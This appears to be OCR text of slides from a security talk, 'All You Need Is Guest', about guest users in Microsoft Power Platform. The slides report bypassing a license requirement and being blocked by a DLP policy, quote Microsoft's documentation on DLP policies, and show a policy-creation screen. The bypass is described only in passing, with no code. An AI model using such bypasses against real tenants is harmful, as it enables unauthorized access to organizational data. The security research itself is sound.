
It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.

So we were able to bypass the license requirement

But blocked by… DLP?

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



Data loss prevention policies

Article • 07/12/2023 • 7 contributors

Your organization's data is likely one of the most important assets you're responsible for safeguarding as an administrator. The ability to build apps and automation to use that data is a large part of your company's success. You can use Power Apps and Power Automate for rapid build and rollout of these high-value apps so that users can measure and act on the data in real time. Apps and automation are becoming increasingly connected across multiple data sources and multiple services. Some of these might be external, third-party services and might even include some social networks. Users generally have good intentions, but they can easily overlook the potential for exposure from data leakage to services and audiences that shouldn't have access to the data.

You can create data loss prevention (DLP) policies that can act as guardrails to help prevent users from unintentionally exposing organizational data. DLP policies can be scoped at the environment level or tenant level, offering flexibility to craft sensible policies that strike the right balance between protection and productivity. For tenant-level policies you can define the scope to be all environments, selected environments, or all environments except ones you specifically exclude. Environment-level policies can be defined for one environment at a time

Additional resources

Documentation

Connector classification - Power Platform

About ways to categorize connectors within a DLP policy.

Create a data loss prevention (DLP) policy - Power Platform

In this topic, you learn how to create a data loss prevention (DLP) policy in Power Apps


Impact of DLP policies on apps and flows - Power Platform

About the impact of DLP policies on apps and flows.

Show 5 more

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



DLP Policies > New Policy

● Policy name
○ Prebuilt connectors
○ Custom connectors
○ Scope
○ Review


Name your policy

Start by giving your new policy a name. You can change this later.

Find SSN

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



